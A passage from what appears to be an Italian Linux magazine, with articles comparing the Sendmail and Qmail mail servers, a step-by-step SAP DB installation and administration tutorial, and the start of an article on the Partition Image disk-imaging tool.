Non a caso nel paragrafo precedente si è dato risalto alla "mole" del Sendmail e alla piccolezza e sicurezza del Qmail. Questi sono solo i punti di partenza di una diatriba che sulla rete dura da moltissimo tempo. Tale discussione è paragonabile a quella sull'assegnazione della palma d'oro come migliore sistema operativo fra Linux e FreeBSD. Si potrebbe stare giorni e giorni a parlarne, a leggere articoli e recensioni, senza però giungere ad una conclusione oggettiva in favore dell'una o dell'altra soluzione. Proprio per questo il presente articolo non indicherà il vincitore della sfida, anche perché non c'è un vincitore, ma di sicuro chiarirà i vari aspetti che differenziano i due server SMTP





Figura 1

Homepage non ufficiale di Qmail://qmail.imd.it/top.html.

(Simple Mail Transfer Protocol). I relativi siti ufficiali sono: *www.sendmail.org* e *www.qmail. org.* Naturalmente ambedue i pacchetti sono Open Source e quindi liberamente scaricabili da Internet e utilizzabili senza particolari vincoli. Come già detto, il fatto che Sendmail sia il più "vecchio" MTA che usa il protocollo SMTP ne fa lo standard, e quindi troviamo tale pacchetto in tutte le maggiori distribuzioni Linux. Fra gli indubbi vantaggi del Sendmail citiamo il fatto che si tratta di un software certamente maturo ed affidabile. La sua enorme diffusione poi garantisce il reperimento di tutta la documentazione possibile su ogni aspetto di configurazione ed installazione. Sono disponibili on-line molti tutorial, FAQ, esempi e manuali per destreggiarsi nel migliore dei modi. Se la sua completezza è un vantaggio, di certo i suoi files di configurazione mostrano l'altra faccia della medaglia. Basti pensare che più dell' 80% delle opzioni disponibili non vengono mai usati dalla maggior parte dei sysadm. Il meccanismo di generazione del file di configurazione *(sendmail.cf),* ovvero il processore di macro *m4,* rende la fase di settaggio certamente più agevole, anche se si rischia di perdersi in tutte le possibili alternative che vengono offerte.

La grande diffusione di tale software, poi, ha portato gli hackers a concentrare su di esso la maggior parte dei loro attacchi, proprio perché sicuri di trovarlo nella stragande maggioranza dei server pubblici. Inoltre il basso livello di sicurezza che offre la configurazione base standard apre le porte ai più disparati tipi di attacchi. Il





Figura 2

Homepage di Sendmail.

Qmail invece è molto meno complesso, ma non per questo meno funzionale. Inoltre il codice sorgente viene distribuito anche con una serie di add-on che mancano nel Sendmail. Non mancano comunque le funzionalità per abilitare il masquerading degli utenti e degli host, i virtual domain, etc... Inoltre, dal punto di vista della sicurezza, il Qmail è molto meno vulnerabile agli attacchi. Le patch di sicurezza che vengono consigliate sono molto meno numerose di quelle per il Sendmail, e poi c'è in premio la somma di $ 1000 per chi riesce a forzare un sistema attraverso il servizio offerto da Qmail. Una pecca del Qmail è comunque la mancanza di una documentazione puntuale, specialmente in fase di installazione. Proprio questo processo è composto da una serie di step manuali, che invece nell'installazione del Sendmail sono automatizzati.
C'è bisogno di un certa dimistichezza con l'amministrazione del sistema per poter portare a termine tale installazione. Un'altra differenza fondamentale che viene fuori nel confronto è che il Qmail non prevede dei filtri anti SPAM, cosa che invece è prevista nel Sendmail. In effetti, mentre nel Sendmail viene fatto il controllo se esiste veramente il dominio di posta del mittente, e nel caso contrario rifiuta il messaggio, il Qmail accetta comunque la richiesta di consegna della e-mail, e genera poi un bounce interno con un messaggio d'errore. Tale problema può comunque essere risolto documentandosi a dovere su alcune mailing-list.

Supporto, assistenza e aggiornamenti

Il Sendmail offre, attraverso il sito *www.sendmail. com*, un servizio di assistenza tecnica a pagamento. Inoltre la versione commerciale include tutta una serie di tool di configurazione e di manuali non presenti nella versione free. C'è comunque da dire che la maggior parte dei potenziali problemi sono trattati nelle numerose mailing-list esistenti. Il Qmail invece non ha molta documentazione a corredo.
Fra le società che offrono consulenza e assistenza su tale software spicca la *inter7.com*. Tale compagnia distribuisce, inoltre, tutta una serie di add-on freeware per completare la gestione WEB BASED dei servizi di posta.
Un aspetto da non sottovalutare è di sicuro quello degli aggiornamenti. Infatti, per i problemi legati alla sicurezza o alle prestazioni, esce quasi ogni mese una nuova release di Sendmail. Ciò obbliga gli amministratori di rete più esigenti e precisi ad effettuare l'aggiornamento, per evitare brutte sorprese. Sono invece anni che il Qmail è fermo alla versione 1.03, questo da solo potrebbe essere un motivo fondamentale per sceglierlo come applicativo sul proprio server.





Figura 3

Homepage di Sendmail.org.

Prestazioni

Di certo queste due alternative sono entrambe validissime e offrono prestazioni di tutto rispetto. Ci sono però alcune considerazioni tecniche da fare per scegliere l'uno o l'altro software. La prima è certamente quella legata al tipo di collegamento con cui il nostro server mail è collegato alla rete.
Più nel dettaglio abbiamo che, se il collegamento è abbastanza veloce, allora conviene utilizzare il Qmail che è più snello, anche se consuma più banda.
Se invece il nostro collegamento ad internet è di tipo dial-up, o comunque non è molto prestante, la nostra scelta dovrebbe





Figura 4

Hai problemi con Qmail? Prova a dare uno sguardo su //inter7.com/qmail.

ricadere sul Sendmail.

Ma perché questo?

Immaginiamo di dover spedire un messaggio molto grande ad una mailing list che contiene numerosi iscritti. Tali iscritti, inoltre, spesso appartengono allo stesso dominio di posta.
Cosa succede?
Sendmail si collega una sola volta con il server destinatario e gli invia una sola copia del messaggio che viene poi duplicato sul server per tutti gli utenti.
Qmail, invece, si collega tante volte quanti sono gli utenti che dovranno ricevere tale messaggio, e ad ognuno in parallelo ne manda una copia.
Da qui è semplice dedurre la diversa richiesta di ampiezza di banda. La velocità del Qmail risiede nel fatto che i messaggi sul server vengono conservati con una struttura organizzata a directory, e non in un unico file monolitico per ogni utente. Questa scelta fa risparmiare molti cicli di CPU e accesso al disco nella fase di lettura dei messaggi.

Conclusioni

Come anticipato all'inizio dell'articolo non può esistere un vincitore fra questi due software, ma certamente si può scegliere quello che in un particolare contesto si comporta meglio.
Quello che comunque ci deve fare riflettere è se veramente abbiamo bisogno di tutta la potenza del Sendmail. Per portare a termine l'installazione e la totale configurazione di Qmail sono necessarie poco più di due ore, mentre per la stessa operazione eseguita con il rivale più blasonato, spesso non bastano due giorni. La sicurezza è un altro fattore da non sottovalutare, e noi di certo non abbiamo tralasciato di evidenziare le doti di affidabilità del Qmail. Ogni sfida che si rispetti ha però un vincitore!

Che dire allora?

Se non esiste un vincitore dichiarato, dovremo per forza rifarci all'episodio del gigante Golia che è stato sconfitto sul suo campo di battaglia proprio dal più piccolo Davide.

Carlo Stumpo





Figura 4

L'edit del file sendmail.cf.

SAP DB: il database open source di SAP

SAP DB è un database relazionale basato sul linguaggio SQL, con elevate prestazioni ed alta scalabilità, che può essere utilizzato sia per le piccole applicazioni che in una grande azienda. SAP DB aggiunge alle soluzioni tecnologiche dei database relazionali, l'orientazione agli oggetti e il supporto per la gestione di dati non strutturati. È indipendente dalla piattaforma e consente agli utenti di utilizzarlo in un ampio insieme di progetti. Supporta standard aperti come SQL, JDBC e ODBC. È accessibile da programmi di script come Perl e Python, ma anche da web utilizzando pagine Html o Xml.

Tutto questo è senz'altro un ottimo punto di partenza per un RDBMS (Relational Data Base Management System) ma la caratteristica più importante è quella annunicata il 5 ottobre 2000 al Linux World: SAP DB sarà un prodotto Open Source che verrà distribuito con licenza GNU GPL (General Public License) per il kernel del database e licenza GNU LGPL (Lesser General Public License) per i client e le interfacce di programmazione. Senza dubbio si tratta di una scelta coraggiosa! Comunque, nonostante il mercato dei database sia ancora dominato da aziende come Oracle, IBM e MicroSoft, i database Open Source stanno conquistando sempre maggiori consensi tra gli addetti ai lavori ed hanno lanciato la sfida ai grossi nomi. Le aziende attente al bilancio hanno da tempo cominciato ad utilizzare al posto dei costosi sistemi tradizionali, soluzioni alternative altrettanto valide come PostgreSQL, MySQL e Interbase. La decisione di "regalare" SAP DB ha creato un po' di agitazione in chi pensava di aver già conquistato una fetta del mercato, soprattutto dopo aver visto all'opera il prodotto sui diversi sistemi operativi per cui è disponibile: Linux, Solaris, HP-UX, Tru64, AIX e Windows NT/2000.

Installazione

Attualmente sul sito ufficiale *http://www.sapdb.org* risulta disponibile la versione 7.3.0 (build 15) del database in formato rpm o

tgz (per i più esigenti sono disponibili anche i sorgenti!).
Prima di procedere con l'installazione è necessario verificare il possesso dei requisiti minimi, ovvero: *glibc* versione 2.1 o superiore, *libpthread* versione 0.8 o superiore, 128 MB di RAM e almeno 100 MB di spazio libero sul disco più quello necessario per i database. Per l'installazione vera e propria, invece, procedete come segue. Effettuate il login come utente root e copiate il package tgz scaricato in una cartella a vostro piacimento, per esempio */tmp*.
Con il comando

```
# tar -xpvzf /tmp/
   sapdb-server-linux-32bit-
          i386-7_3_0_15.tgz
```

estraete i quattro file contenuti nel package.
Eseguite il programma di installazione digitando:

```
# /tmp/SDBINST
```

Vi verranno fatte alcune domande a cui sarà sufficiente rispondere confermando le scelte proposte, premendo semplicemente il tasto INVIO. Confermate quindi le scelte relative a *<indipendent program path>* (/usr/sapdb/indep_prog), *<indipendent data path>* (/usr/sapdb/indep_data), *<group name>* (sapdb) e *<owner name>* (sapdb). Durante la creazione dell'utente sapdb vi verrà anche chiesto di specificare una password che sarà utile in seguito. Per confermare le scelte effettuate, premete *y* ed attendete la fine della copia dei file su disco.
Terminata questa prima fase vi verranno poste altre domande, relative a *<dependent path>* (/usr/sapdb/depend) e di nuovo *<group name>* (sapdb) e *<owner name>* (sapdb).
Sempre con il tasto *y* confermate per terminare l'installazione.
A questo punto è necessario eseguire a mano alcune operazioni addizionali:

- **# more /etc/services | grep sql[6,30]** (per verificare che i servizi *sql6* e *sql30* sulle porte *7210/tcp* e *7200/tcp* siano stati aggiunti al file */etc/services*);
- **# more /etc/group | grep sapdb** (per verificare che sia stato aggiunto il gruppo sapdb);
- **# more /etc/passwd | grep sapdb** (per verificare che sia stato aggiunto l'utente sapdb);
- **# export PATH= $PATH:** */usr/sapdb/indep_prog/bin* (questa modifica andrebbe inserita negli script di login per essere sempre disponibile).

Qualora alcune di queste impostazioni non fossero state aggiunte correttamente sarà indispensabile intervenire manualmente per sistemare la situazione.

Figura 1

Il logo da inserire sul sito web per idicare che utilizza SAP DB.

Creazione e test del database di esempio

In qualche caso, nel processo di installazione, è stata riscontrata la mancata copia degli script di creazione del database di esempio contenuti nella cartella /usr/sapdb/depend/misc.
Copiateli nella cartella /home/sapdb ed effettuate il login come utente sapdb (la password è quella che avete specificato nel processo di installazione). A questo punto eseguendo lo script

```
$ ./create_demo_db.sh
```

verrà creato un database di nome TST che sarà subito messo on-line, pronto per rispondere alle richieste dei client. Lo script si preoccuperà anche di creare gli utenti necessari per la gestione del database e del server, tra cui:

- *utente DBM, password DBM:* per le funzioni di backup, controllo e gestione del database;
- *utente DBA, password DBA:* per la configurazione del server, la gestione delle tabelle di sistema e la definizione degli altri utenti;
- *utente TEST, password TEST:* per le normali attività dell'utente sul database;

A questo punto non rimane che provare ad eseguire qualche operazione sul database e, con un po' di pazienza, orientarsi tra le innumerevoli funzionalità messe a disposizione. Prima però assicuratevi che il processo vserver sia in esecuzione, altrimenti dovrà essere fatto partire manualmente (anche questo potrebbe essere inserito negli script di avvio insieme alle operazioni di start dei database che si vogliono attivare). Per verificare questa situazione potete eseguire il comando

```
$ ps -e | grep vserver
```

oppure, facendo finta di niente, potete semplicemente rieseguire il processo con il comando

```
$ /usr/sapdb/indep_prog/
         bin/x_server start
```

Per evitare di dover specificare ogni volta l'intero cammino dei file eseguibili, impostate la variabile PATH anche per l'utente sapdb, così come specificato nel quarto punto elenco del paragrafo precedente.

Ora che tutto è pronto vediamo come effettuare qualche operazione tipica dell'amministratore sul database di esempio creato precedentemente. Esiste un file eseguibile, dbmcli, che svolge le funzioni di "database manager" e consente appunto queste operazioni.
Per verificare in che stato si trova il database di esempio, la cui istanza si chiama TST, bisogna eseguire il comando

```
$ dbmcli -d TST -u
        DBM,DBM db_state
```

dove l'opzione -d server per specificare il nome dell'istanza e l'opzione -u serve per specificare utente e password.
La riposta può essere WARM (il database è pronto ad accettare connessioni), COLD (le richieste verranno accettate solo dall'amministratore), OFFLINE (il database non è partito) oppure ERR (se qualcosa è andato storto). Per modificare lo stato è possibile eseguire uno dei seguenti comandi dall'ovvio significato:

```
$ dbmcli -d TST -u
        DBM,DBM db_warm

$ dbmcli -d TST -u
        DBM,DBM db_cold

$ dbmcli -d TST -u
        DBM,DBM db_offline
```

Per quanto riguarda il resto delle operazioni possiamo grossolanamente dividerle in operazioni di definizione dei dati (DDL – Data Definition Language) e di manipolazione dei dati (DML – Data Manipulation Language). Nel primo gruppo rientrano tutti i comandi per la realizzazione della struttura fisica del database e quindi necessari per la creazione di tabelle, indici, viste, store procedure, ecc... Nel secondo gruppo, invece, troviamo i comandi per l'inserimento dei dati, la modifica e la cancellazione degli stessi, oltre naturalmente alla possibilità di interrogare il database tramite query SQL. Per testare questi comandi, possiamo eseguire dbmcli in modalità interattiva e specificare di volta in volta quello che interessa. Digitiamo allora

```
$ dbmcli -d TST -u
        DBM,DBM
```

Il prompt assumerà una forma diversa, ad indicare che ci troviamo nell'ambiente del database manager da dove possiamo eseguire tutti i comandi del DDL e del DML, come per esempio

```
$ sql_execute create table
        impiegati (nome
        CHAR(10), cognome
        CHAR(15))
```

per la creazione della tabella impiegati;

```
$ sql_execute insert into
   impiegati values ('carlo',
        'vasselli')

$ sql_execute insert into
   impiegati values ('linux',
        'magazine')
```

per l'inserimento di due record nella stessa tabella;

```
$ sql_execute select *
        from impiegati
```

per l'interrogazione della tabella. Infine, utilizziamo il comando release per uscire dall'ambiente del database manager.

Funzionalità aggiuntive

SAP DB mette a disposizione dell'utente alcuni pacchetti aggiuntivi che possono essere utilizzati per accrescere le funzionalità dell'RDBMS con lo scopo di facilitarne l'utilizzo.
L'accesso ai dati può avvenire utilizzando diverse interfacce di programmazione: i driver ODBC sia per sistemi Win32 che per sistemi Linux, i driver JDBC 2.0, il linguaggio Perl, il linguaggio Python, il linguaggio di script PHP e addirittura un precompilatore C/C++. Tutte queste interfacce sono liberamente scaricabili dal sito ufficiale (alcune sono state aggiunte al Cd-Rom allegato alla rivista) e vengono distribuite con la licenza GNU LGPL. Personalmente ho sperimentato i driver ODBC da un client Windows e i driver JDBC da una macchina Linux senza incontrare particolari problemi.
L'amministrazione dei database può avvenire anche da remoto, per esempio sfruttando la propria intranet aziendale, installando il package Web Tools che utilizza il server web installato sulla macchina (o quello messo a disposizione da SAP direttamente nel package) per la connessione verso il database. Il pacchetto è stato inserito nel Cd-Rom allegato. Per chi dovesse aver bisogno di aiuto, è disponibile la documentazione, che, anche se non eccezionale, risulta ben strutturata e può essere consultata direttamente on-line oppure installata sul proprio PC scaricando dal Cd-Rom in formato Html. È infine disponibile una mailing-list, consultabile anche da web all'indirizzo *http://sapdb.icf.net/cgi/talk-frame.html,* che può essere utilizzata sia per ricevere le ultime informazioni che per sottoporre la propria esperienza personale direttamente agli sviluppatori di SAP DB.

Conclusioni

Se pensiamo che circa l'85% di applicazioni funzionanti nel mondo sono di tipo gestionale, è facile comprendere il motivo del crescente interesse verso RDBMS sempre più stabili e performanti. La gara tra i vari produttori di RDBMS Open Source è in atto da tempo, ma l'esito è ancora oggi assolutamente incerto. L'unica cosa certa è però questa: se fino a poco tempo fa qualcuno misurava le prestazioni delle macchine Linux in LAMP (Linux + Apache + MySQL + Php), forse, tra qualche tempo potremmo azzardare un cambio dell'unità di misura introducendo il LASP (Linux + Apache + SapDB + Php).

Carlo Vasselli

Partition Image

Con Partition Image possiamo finalmente creare delle immagini del disco fisso da ripristinare in caso di perdita dei dati o malfunzionamenti generali. Esaminiamone il funzionamento per apprezzarne al meglio le caratteristiche

Chi utilizza Linux da qualche tempo avrà avuto modo di apprezzare le doti di flessibilità e stabilità di questo fantastico sistema operativo; stabilità e sicurezza che non vanno però confuse con inattaccabilità. Le due parole suddette vanno infatti interpretate in chiave statistica, avendo cioè cura di eseguire periodicamente backup di dati e sistema.
Il mondo GNU-Linux inoltre, al pari di una grande fornace, produce ogni giorno grandi quantità di codice distribuito con licenza GPL. Lo stesso Linux è il sistema libero che ognuno può modificare a proprio gusto e piacimento. Se consideriamo poi che molti file di configurazione possono essere modificati semplicemente con un editor di testo e che il web pullula di software e distribuzioni sempre nuove, non facciamo fatica a capire come Linux sia il sistema operativo più amato dagli "smanettoni" di tutta la terra!
Ma cosa succede quando la voglia di modificare supera di gittata le capacità e le conoscenze dell'hacker? Cosa succede quando l'audacia supera la capacità?
Penso sia semplice: nel migliore dei casi, invece di notare un miglioramento in seguito alla modifica apportata osserveremo 10 peggioramenti in 10 campi diversi; nel peggiore, il sistema diventerà inutilizzabile.
Può darsi voi non amiate identificarvi in tale categoria, ma sarete probabilmente incorsi nella strana, anzi stranissima situazione di chi possiede una periferica, un programma o quant'altro, che svolge senza infamia né lode le proprie funzioni, ma dal quale con accanimento si vuole "ottenere di più",





Figura 1

Partimage al primo avvio

attivando nuove funzioni, facendole funzionare meglio o solo più velocemente.
Non so se qualche psicologo abbia già dato un nome a tale "malattia", io la definisco semplicemente: Sindrome dell'Hacker, (la parola Hacker, ovviamente, va intesa nel senso originale del termine, cioè chi lavora per testare e migliorare qualcosa), e vi assicuro trattarsi di una "sindrome" che mentre in alcuni casi può dare grandi soddisfazioni, molto spesso risulta "pericolosa", ...soprattutto per i meno esperti!
La perdita di dati o configurazioni funzionanti è il pericolo numero uno per chi abbia infatti voglia di fare hacking sulla propria macchina, vediamo insieme come evitarle.

Accorgimenti di base

Per evitare fastidiose perdite di dati basterà infatti seguire pochi accorgimenti di base.
In ambiente Unix la sicurezza è da sempre un argomento molto vasto e importante, tanto da renderne impossibile la trattazione in un singolo articolo.
Riserviamo per esempio l'uso dell'utente root alle sole operazione il cui utilizzo si rende indispensabile quali l'amministrazione del sistema o l'istallazione nuovo software; eseguiamo periodicamente backup di sicurezza, e anche nel caso di uso "domestico" della nostra postazione Linux provvediamo a creare un'opportuna partizionatura del nostro disco fisso.
A seconda dello spazio a nostra disposizione potremo creare, oltre alle fondamentali partizione di *root (/)* e di *swaap*, una partizione destinata a contenere i soli dati degli utenti (*/home*).
Così facendo, in caso di completa reinstallazione del sistema operativo, ogni utente potrà mantenere non solo i propri dati ma anche le proprie impostazione! Analogamente a quanto sopra, una partizione per il *Super User* (*/root*) provvederà a mettere in salvo eventuali dati e configurazioni dell'utente root, mentre una partizione montata in */usr/local* o */opt* preserverà i software ivi contenuti, evitando così lunghe e noiose reinstallazioni.
I dati contenuti nelle suddette partizioni non sono comunque inattaccabili, e la "sana abitudine" del backup periodico rimane pertanto l'unico vero rimedio ad eventuali e spiacevoli perdite di dati.
Le partizioni secondarie di cui sopra non hanno strutture particolari, e pertanto la creazione delle rispettive copie di sicurezza può essere effettuata anche utilizzando il comando tar unitamente ai comandi *gzip* o *bzip*.

Perchè PartImage?

Ma torniamo a noi! In cosa può essere utile Partimage? Partimage consente di creare una copia speculare, bit a bit, della partizione su un singolo file (detto file-immagine). Il file potrà successivamente essere compresso e archiviato per essere facilmente ripristinata in eventuali casi di bisogno. L'hard disk si ritroverà così nelle stesse identiche condizioni di quando è stata prelevata l'immagine, con quindi le stesse configurazioni e impostazioni. Potremo quindi utilizzare Partimage per riprodurre specularmente il contenuto di un hard disk su altre macchine, (si pensi alle installazioni in serie su macchine aventi le medsime caratteristiche); il tutto in tempi estremamente brevi e soprattutto senza le lunghe configurazioni che tutte le installazioni per propria virtù

Figura 2

Il sito internet del prodotto, (http://www.partimage.org) è veramente molto ben costruito.

richiedono. I sistemi commerciali offrono, ovviamente a pagamento, varie soluzioni per il recupero delle configurazioni di sistema; fra questi, le ultime versioni dei pacchetti più famosi, (Ghost di Norton, Drive Image di Power Quest, ecc.), annoverano fra i tanti formati supportati anche le partizioni Linux di tipo ext2 e ReiserFS.

Uso di partimage

Partition Image nasce dalla necessità della comunità Linux di disporre di un prodotto distribuito con licenza open source, libero e gratuito, che cloni, seguendo i canoni del mondo Unix, le migliori caratteristiche dei prodotti sopra citati.
